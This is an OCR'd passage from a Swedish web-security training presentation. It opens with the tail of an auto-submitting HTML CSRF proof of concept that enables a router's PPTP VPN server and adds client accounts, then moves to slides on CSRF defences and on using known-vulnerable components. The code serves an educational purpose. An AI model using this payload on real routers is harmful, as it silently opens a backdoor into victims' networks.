      <input type="hidden" name="action&#95;mode" value="apply" />
      <input type="hidden" name="action&#95;wait" value="10" />
      <input type="hidden" name="action&#95;script" value="restart&#95;vpnd" />
      <input type="hidden" name="preferred&#95;lang" value="SV" />
      <input type="hidden" name="firmver" value="3&#46;0&#46;0&#46;4" />
      <input type="hidden" name="VPNServer&#95;enable" value="1" />
      <input type="hidden" name="VPNServer&#95;mode" value="pptpd" />
      <input type="hidden" name="pptpd&#95;enable" value="1" />
      <input type="hidden" name="pptpd&#95;broadcast" value="disable" />
      <input type="hidden" name="pptpd&#95;clientlist" value="&lt;kung&gt;1234&lt;user&gt;1234" />
      <input type="hidden" name="status&#95;pptpd" value="" />
      <input type="hidden" name="status&#95;openvpnd" value="" />
      <input type="hidden" name="VPNServer&#95;mode&#95;select" value="pptpd" />
      <input type="hidden" name="pptpd&#95;broadcast&#95;ppp" value="0" />
      <input type="hidden" name="pptpd&#95;clientlist&#95;username" value="" />
      <input type="hidden" name="pptpd&#95;clientlist&#95;password" value="" />
      <input type="hidden" name="vpn&#95;server&#95;clientlist&#95;username" value="" />
      <input type="hidden" name="vpn&#95;server&#95;clientlist&#95;password" value="" />
    </form>
  </body>
  <script>
    window.onload = function(){
        document.forms['csrf_form'].submit()
    }
  </script>
</html>
```


Med lite tur…

- CSRF-Tokens
- Kräv explicit autentisering för känsliga operationer
- CAPTCHA

Using known vulnerable components


Topp 9

CVE-2014-0160



CVE-2014-6271

Exploits Database by Offensive Security



Aspect Security & Sonatype

31st biblioteken

20 mest populära ramverken

11 mest populära säkerhetsbibliotek

113,9 miljoner nerladdningar

29,8 miljoner (26%) sårbara nedladdningar

vid nedladdningstillfället

- Identifiera och dokumentera alla komponenter och de versioner som används
- Ta fram en lättanvänd och tydlig policy kring användning av tredjepartskomponenter
- Håll koll på vilka säkerhetsbrister som är kända för olika komponenter

Tack för oss!

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knowit